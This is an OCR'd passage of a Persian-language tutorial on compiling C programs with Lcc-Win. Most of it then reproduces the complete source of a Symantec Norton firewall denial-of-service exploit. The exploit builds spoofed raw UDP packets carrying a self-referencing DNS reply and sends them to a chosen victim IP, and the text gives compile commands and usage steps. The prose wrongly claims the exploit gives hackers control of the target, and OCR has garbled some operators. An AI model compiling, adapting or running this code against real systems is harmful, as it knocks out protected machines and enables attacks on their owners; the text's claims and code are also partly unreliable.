
بعد از اتمام کد نویسی برنامه برای اینکه برنامه خود را کامپایل کنید و به فایل اجرایی آن را بسازید باید از منوی Compile گزینه Make (می توانید از کلید میانبرF9 نیز جهت کامپایل برنامه استفاده کنید) را برگزینید (شکل 4-21).

برنامه اجرایی شما در پوشه ای به نام Lcc در مسیری که پروژه خود را ذخیره کرده اید ساخته می شود.

برای اجرای برنامه می توانید از به آن مسیر بروید و برنامه خود را اجرا کنید.

نکته:


شما می توانید با استفاده از محیط Lcc-Win نیز برنامه خود را اجرا کنید. بدین منظور Execute ProgramName را از منوی Compile کلیک کنید یا اینکه کلید های Ctrl+F5 را هم زمان فشار دهید.




شکل 4-21 نمایش منوی کامپایل Lcc-Win

تا بدین جا شرح نوشتن یک برنامه با Lcc-Win و کامپایل پروژه ساخته شده تحت این کامپایلر قدرتمند بیان شد. اما در خیلی از مواقع شما سورس کد برنامه خود را در اختیار دارید و فقط می خواهید فایل برنامه خود را توسط این کامپایلر قدرتمند کامپایل کنید و برنامه اجرایی آن را بسازید (نظیر مواقعی که شما برنامه خود را با ادیتوری مثل NotPat نوشته اید و سورس کد آن را در اختیار دارید). برای این منظور شما ابتدا باید به منوی فایل بروید و گزینه Open را کلیک کنید و در نهایت فایل منبع برنامه خود را در Lcc-Win باز کنید (شکل 4-22).

اکنون برای کامپایل برنامه کلید F9 را فشار دهید یا اینکه گزینه Make منوی Compile را کلیک کنید (شکل 4-23). حال اگر برنامه شما خطایی نداشته باشد به راحتی کامپایل می شود و می توانید برنامه خود را که در پوشه ای به نام Lcc در مسیری که فایل منبع شما در آن بود را اجرا کنید.



شکل 4-22



شکل 4-23


نکته:

اگر بخواهیم به برنامه خود فایلی را اضافه کنیم (نظیر مواقعی که نیاز است که یک فایل کتابخانه ای به برنامه الصاق شود) کافی است از منوی Project گزینه Add/Delete File را برگزینید (شکل 24-4) و بعد از آن پنجره ای به نام Source File for Project باز می شود (شکل 25-4) که می توانید جهت اظافه کردن و حذف کردن فایل به برنامه خود از آن استفاده کنید.


- برای اضافه کردن یک فایل جدید دکمه Add new File را فشار دهید.
- برای حذف یک فایل دکمه Remove Selected file را کلیک کنید.

نکته:

بهتر است توابع و ثوابتی را که در اکثر برنامه هایی خود مورد استفاده قرار می دهید ، را یک بار در یک فایل نوشته و در هنگام نیاز در برنامه های دیگر این فایل را به برنامه خود اظافه کنید بدین ترتیب در وقت آماده کردن یک برنامه صرفه جویی می شود و سرعت ساخت برنامه بالا می رود.



شکل 24-4 نمایش منوی Project برنامه Lcc-win



شکل 25-4 نمایش پنجره Source file for Project

کامپایل برنامه بوسلیه Lcc-Win تحت Command Prompt سیستم عامل:

همانند دیگر کامپایلر ها شما می توانید بدون استفاده از محیط Lcc برنامه های خود را تحت command prompt ویندوز و با استفاده از برنامه های کامپایلرLcc کامپایل کنید.

این ویژگی جذاب Lcc-Win به شما این امکان را می دهد که به سرعت و فقط با اجرای یک دستور در shell سیستم عامل برنامه مورد نظر خود را کامپایل و لینک کنید.

برای این منظور شما می توانید از برنامه lc.exe استفاده نمایید. این برنامه در مسیری که Lcc-Win نصب شده است در پوشه ای به نام bin قرار دارد.

برای کامپایل یک سورس کد باید فایل سورس کد خود را به این برنامه بدهید و بعد این برنامه ابتدا فایل Object از برنامه شما ساخته و به صورت اتوماتیک فایل Object برنامه را لینک کرده و فایل اجرایی از آن می سازد.

به مثال زیر دقت کنید:

```
C:\>Lcc\bin\lc  -o Client.exe  d:\test\client.c
```

در این مثال ما یک سورس کد که در مسیر d:\test قرار دارد را با کمک برنامه lc.exe کامپال کرده ایم . در اینجا نیز همانند کامپایلر های قبلی که در این فصل شرح داده شده است ، برای تغییر نام فایل اجرایی از سویچ o استفاده کرده ایم (در مثال ما نام برنامه اجرایی Client.exe شده است).

تا بدین قسمت شما آموخته اید که چگونه می توانید برنامه های تحت شبکه خود را بسازید و با کامپایلر های قدرتمند کامپایل کنید.

در ادامه این فصل برای تمرین و آشنایی بیشتر با طرز نوشتن و کامپایل کردن سورس کد ها یک برنامه اکسپلویت (برنامه ای که یک سیستم دارای ضعف امنیتی را در اختیار هکر ها می گذارد) را آورده ایم.

این سورس کد از ضعف امنیتی موجود در دیواره های آتش[6] Symantec Norton استفاده می کند و کنترل سیستمی را که مجهز به این دیواره آتش است را در اختیار هکر قرار می دهد.

توجه داشته باشید که این برنامه به طریقه ای نوشته شده است که هم قابل کامپایل در سیستم عامل لینوکس است و هم می توان ان را تحت سیستم عامل ویندوز کامپایل کرد. بدین صورت که با استفاده از دستورات پیش پردازنده نوع سیستم عامل را مشخص می کند و بعد هدرهای مربوط به هر سیستم عامل فراخوانی شده است.

برای کامپایل این برنامه می توانید از هر یک از کامپایلر های معرفی شده در این بخش استفاده کنید . در زیر نحوه کامپایل با کامپایلر gcc و vc++ توضیح داده شده است.

- **VC++:** cl -o HOD-sym-DoS-expl HOD-sym-DoS-expl.c ws2_32.lib
- **gcc :** gcc -o HOD-sym-DoS-expl HOD-sym-DoS-expl.c –Wall

متن برنامه:

```
/* HOD-symantec-firewall-DoS-expl.c:
 * Symantec Multiple Firewall DNS Response Denial-of-Service
 * ----------------------------------------------------------------
 * Tested on:
 *    - Symantec Norton Personal Firewall 2004
 * Systems Affected:
```

[6] .FireWall

```
*    - Symantec Norton Internet Security 2002
*    - Symantec Norton Internet Security 2003
*    - Symantec Norton Internet Security 2004
*    - Symantec Norton Internet Security Professional 2002
*    - Symantec Norton Internet Security Professional 2003
*    - Symantec Norton Internet Security Professional 2004
*    - Symantec Norton Personal Firewall 2002
*    - Symantec Norton Personal Firewall 2003
*    - Symantec Norton Personal Firewall 2004
*    - Symantec Client Firewall 5.01, 5.1.1
*    - Symantec Client Security 1.0, 1.1, 2.0(SCF 7.1)
*    - Symantec Norton AntiSpam 2004
*
* ------------------------------------------------------------------
* Compile:
*    Win32/VC++  : cl -o HOD-sym-DoS-expl HOD-sym-DoS-expl.c ws2_32.lib
*    Win32/cygwin: gcc -o HOD-sym-DoS-expl HOD-sym-DoS-expl.c -lws2_32.lib
*    Linux       : gcc -o HOD-sym-DoS-expl HOD-sym-DoS-expl.c -Wall
*
* ------------------------------------------------------------------
* Command Line Parameters/Arguments:
*
*    HOD-symantec-firewall-DoS-expl [-fi:str] [-tp:int] [-ti:str] [-n:int]
*
*          -fi:IP    From (sender) IP address
*          -tp:int   To (recipient) port number
*          -ti:IP    To (recipient) IP address
*          -n:int    Number of times to send message
*
```

```
 */



#ifdef _WIN32
#pragma comment(lib,"ws2_32")
#pragma pack(1)
#define WIN32_LEAN_AND_MEAN
#include <winsock2.h>
#include <ws2tcpip.h> /* IP_HDRINCL */
#include <stdio.h>
#include <stdlib.h>

#else
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/timeb.h>
#include <string.h>
#endif

#define MAX_MESSAGE         4068
#define MAX_PACKET          4096

#define DEFAULT_PORT        53
#define DEFAULT_IP          "10.0.0.1"
#define DEFAULT_COUNT       1

#ifndef _WIN32
```

```
#       define FAR
#endif
/* Define the DNS header */
char dnsreply[] =
"\xc9\x9c"  /* Transaction ID */
"\x80\x00"  /* Flags (bit 15: response) */
"\x00\x01"  /* Number of questions */
"\x00\x01"  /* Number of answer RRs */
"\x00\x00"  /* Number of authority RRs */
"\x00\x00"  /* Number of additional RRs */
"\xC0\x0C"; /* Compressed name pointer to itself */
/* Define the IP header */
typedef struct ip_hdr {
    unsigned char  ip_verlen;        /* IP version & length */
    unsigned char  ip_tos;           /* IP type of service */
    unsigned short ip_totallength;   /* Total length */
    unsigned short ip_id;            /* Unique identifier */
    unsigned short ip_offset;        /* Fragment offset field */
    unsigned char  ip_ttl;           /* Time to live */
    unsigned char  ip_protocol;      /* Protocol */
    unsigned short ip_checksum;      /* IP checksum */
    unsigned int   ip_srcaddr;       /* Source address */
    unsigned int   ip_destaddr;      /* Destination address */
} IP_HDR, *PIP_HDR, FAR* LPIP_HDR;
/* Define the UDP header */
typedef struct udp_hdr {
    unsigned short src_portno;       /* Source port number */
    unsigned short dst_portno;       /* Destination port number */
    unsigned short udp_length;       /* UDP packet length */
    unsigned short udp_checksum;     /* UDP checksum (optional) */
} UDP_HDR, *PUDP_HDR;
/* globals */
```

```
unsigned long  dwToIP,              // IP to send to
               dwFromIP;            // IP to send from (spoof)
unsigned short iToPort,             // Port to send to
               iFromPort;           // Port to send from (spoof)
unsigned long  dwCount;             // Number of times to send
char           strMessage[MAX_MESSAGE]; // Message to send
void usage(char *progname){
        printf("Usage:\n\n");
    printf("%s <-fi:SRC-IP> <-ti:VICTIM-IP> [-tp:DST-PORT] [-n:int]\n\n",
               progname);
    printf("        -fi:IP    From (sender) IP address\n");
    printf("        -tp:int   To (recipient) open UDP port number:\n");
    printf("       137, 138, 445, 500(default)\n");
    printf("       -ti:IP    To (recipient) IP address\n");
    printf("       -n:int    Number of times\n");
    exit(1);
}
void ValidateArgs(int argc, char **argv){
    int  i;
    iToPort = 500;
    iFromPort = DEFAULT_PORT;
    dwToIP = inet_addr(DEFAULT_IP);
    dwFromIP = inet_addr(DEFAULT_IP);
    dwCount = DEFAULT_COUNT;
    memcpy(strMessage, dnsreply, sizeof(dnsreply)-1);
    for(i = 1; i < argc; i++) {
        if ((argv[i][0] == '-') || (argv[i][0] == '/')) {
            switch (tolower(argv[i][1])) {
                case 'f':
                    switch (tolower(argv[i][2])) {
                        case 'i':
                            if (strlen(argv[i]) > 4)
```

```
                    dwFromIP = inet_addr(&argv[i][4]);
                    break;
                default:
                    usage(argv[0]);
                    break;
            }
            break;
        case 't':
            switch (tolower(argv[i][2])) {
                case 'p':
                    if (strlen(argv[i]) > 4)
                        iToPort = atoi(&argv[i][4]);
                    break;
                case 'i':
                    if (strlen(argv[i]) > 4)
                        dwToIP = inet_addr(&argv[i][4]);
                    break;
                default:
                    usage(argv[0]);
                    break;
            }
            break;
        case 'n':
            if (strlen(argv[i]) > 3)
                dwCount = atol(&argv[i][3]);
            break;
        default:
            usage(argv[0]);
            break;
    }
  }
}
```

```
    return;
}
/*    This function calculates the 16-bit one's complement sum */
/*    for the supplied buffer */
unsigned short checksum(unsigned short *buffer, int size){
    unsigned long cksum=0;
    while (size > 1) {
        cksum += *buffer++;
        size - = sizeof(unsigned short);
    }
    if (size) {
        cksum + = *(unsigned char *)buffer;
    }
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum + = (cksum >>16);

    return (unsigned short)(~cksum);
}
/* Main Function */
int main(int argc, char **argv){
#ifdef _WIN32
    WSADATA    wsd;
#endif
    int    s;
#ifdef _WIN32
        BOOL    bOpt;
#else
        int    bOpt;
#endif
    struct sockaddr_in remote;
    IP_HDR     ipHdr;
    UDP_HDR  udpHdr;
```

```
    int   ret;
    unsigned long  i;
    unsigned short     iTotalSize,
                       iUdpSize,
                       iUdpChecksumSize,
                       iIPVersion,
                       iIPSize,
                       cksum = 0;
    char   buf[MAX_PACKET],*ptr = NULL;
#ifdef _WIN32
    IN_ADDR   addr;
#else
        struct sockaddr_in addr;
#endif
        printf("\nSymantec Multiple Firewall DNS Response Denial-of-Service exploit
                v0.1\n");
        if (argc < 3) usage(argv[0]);
       ValidateArgs(argc, argv);
#ifdef _WIN32
    addr.S_un.S_addr = dwFromIP;
    printf("[*] From IP: <%s>, port: %d\n", inet_ntoa(addr), iFromPort);
    addr.S_un.S_addr = dwToIP;
    printf("[*] To   IP: <%s>, port: %d\n", inet_ntoa(addr), iToPort);
    printf("[*] Count:   %d\n", dwCount);
#else
    addr.sin_addr.s_addr = dwFromIP;
    printf("[*] From IP: <%s>, port: %d\n", inet_ntoa(addr.sin_addr), iFromPort);
    addr.sin_addr.s_addr = dwToIP;
    printf("[*] To   IP: <%s>, port: %d\n", inet_ntoa(addr.sin_addr), iToPort);
    printf("[*] Count:   %d\n", dwCount);
#endif
#ifdef _WIN32
```

```
    if (WSAStartup(MAKEWORD(2,2), &wsd) != 0) {
        printf("[-] WSAStartup() failed: %d\n", GetLastError());
        return -1;
    }
#endif
    /*  Creating a raw socket */
    s = socket(AF_INET, SOCK_RAW, IPPROTO_UDP);
#ifdef _WIN32
    if (s == INVALID_SOCKET) {
        printf("[-] WSASocket() failed: %d\n", WSAGetLastError());
        return -1;
    }
#endif
    /* Enable the IP header include option */
#ifdef _WIN32
    bOpt = TRUE;
#else
    bOpt = 1;
#endif
    ret = setsockopt(s, IPPROTO_IP, IP_HDRINCL, (char *)&bOpt, sizeof(bOpt));
#ifdef _WIN32
    if (ret == SOCKET_ERROR) {
        printf("[-] setsockopt(IP_HDRINCL) failed: %d\n", WSAGetLastError());
        return -1;
    }
#endif
    /* Initalize the IP header */
    iTotalSize = sizeof(ipHdr) + sizeof(udpHdr) + sizeof(dnsreply)-1;
    iIPVersion = 4;
    iIPSize = sizeof(ipHdr) / sizeof(unsigned long);
    ipHdr.ip_verlen = (iIPVersion << 4) | iIPSize;
    ipHdr.ip_tos = 0;                       /* IP type of service */
```

```
ipHdr.ip_totallength = htons(iTotalSize); /* Total packet len */
ipHdr.ip_id = 0;                /* Unique identifier: set to 0 */
ipHdr.ip_offset = 0;             /* Fragment offset field */
ipHdr.ip_ttl = 128;              /* Time to live */
ipHdr.ip_protocol = 0x11;        /* Protocol(UDP) */
ipHdr.ip_checksum = 0 ;          /* IP checksum */
ipHdr.ip_srcaddr = dwFromIP;     /* Source address */
ipHdr.ip_destaddr = dwToIP;      /* Destination address */
/* Initalize the UDP header */
iUdpSize = sizeof(udpHdr) + sizeof(dnsreply)-1;
udpHdr.src_portno = htons(iFromPort) ;
udpHdr.dst_portno = htons(iToPort) ;
udpHdr.udp_length = htons(iUdpSize) ;
udpHdr.udp_checksum = 0 ;
   iUdpChecksumSize = 0;
ptr = buf;
   memset(buf, 0, MAX_PACKET);
memcpy(ptr, &ipHdr.ip_srcaddr,  sizeof(ipHdr.ip_srcaddr));
ptr += sizeof(ipHdr.ip_srcaddr);
iUdpChecksumSize += sizeof(ipHdr.ip_srcaddr);
memcpy(ptr, &ipHdr.ip_destaddr, sizeof(ipHdr.ip_destaddr));
ptr += sizeof(ipHdr.ip_destaddr);
iUdpChecksumSize += sizeof(ipHdr.ip_destaddr);
ptr++;
iUdpChecksumSize += 1;
memcpy(ptr, &ipHdr.ip_protocol, sizeof(ipHdr.ip_protocol));
ptr += sizeof(ipHdr.ip_protocol);
iUdpChecksumSize += sizeof(ipHdr.ip_protocol);
memcpy(ptr, &udpHdr.udp_length, sizeof(udpHdr.udp_length));
ptr += sizeof(udpHdr.udp_length);
iUdpChecksumSize += sizeof(udpHdr.udp_length);
memcpy(ptr, &udpHdr, sizeof(udpHdr));
```

```
    ptr += sizeof(udpHdr);
    iUdpChecksumSize += sizeof(udpHdr);
    for(i = 0; i < sizeof(dnsreply)-1; i++, ptr++)
        *ptr = strMessage[i];
    iUdpChecksumSize += sizeof(dnsreply)-1;
    cksum = checksum((unsigned short *)buf, iUdpChecksumSize);
    udpHdr.udp_checksum = cksum;
     memset(buf, 0, MAX_PACKET);
    ptr = buf;
    memcpy(ptr, &ipHdr, sizeof(ipHdr));    ptr += sizeof(ipHdr);
    memcpy(ptr, &udpHdr, sizeof(udpHdr)); ptr += sizeof(udpHdr);
    memcpy(ptr, strMessage, sizeof(dnsreply)-1);
    remote.sin_family = AF_INET;
    remote.sin_port = htons(iToPort);
    remote.sin_addr.s_addr = dwToIP;
    for(i = 0; i < dwCount; i++) {
#ifdef _WIN32
        ret = sendto(s, buf, iTotalSize, 0, (SOCKADDR *)&remote, sizeof(remote));
        if (ret == SOCKET_ERROR) {
            printf("[-] sendto() failed: %d\n", WSAGetLastError());
            break;
        } else
#else
        ret = sendto(s, buf, iTotalSize, 0, (struct sockaddr *) &remote,
            sizeof(remote));
#endif
            printf("[+] sent %d bytes\n", ret);
    }
#ifdef _WIN32
    closesocket(s);
    WSACleanup();
#endif
```

```
    return 0;
}
```

برای استفاده از این برنامه کد اجرایی برنامه را در یک Command Prompt اجرا کنید.

به محض اجرای برنامه بدون دادن آرگومان ورودی Help برنامه اجرا می شود و به شما نحوه استفاده از برنامه را نشان می دهد.

```
HOD-symantec-firewall-DoS-expl [-fi:str] [-tp:int] [-ti:str] [-n:int]
-fi:IP    From (sender) IP address
-tp:int   To (recipient) port number
-ti:IP    To (recipient) IP address
-n:int    Number of times to send message
```

در اینجا شما در آرگومان های برنامه به ترتیب آدرس ماشین فرستنده و شماره پورتی که به اکسپلویت اختصاص می دهد و همچنین در آرگومان سوم شماره IP ماشین گیرنده و در نهایت برای آرگومان چهارم زمانی را می خواهید کد های مخرب را به سمت ماشین قربانی ارسال شود را مشخص می کنید.

شاد و سربلند باشید

www.PersianGenius.blogfa.com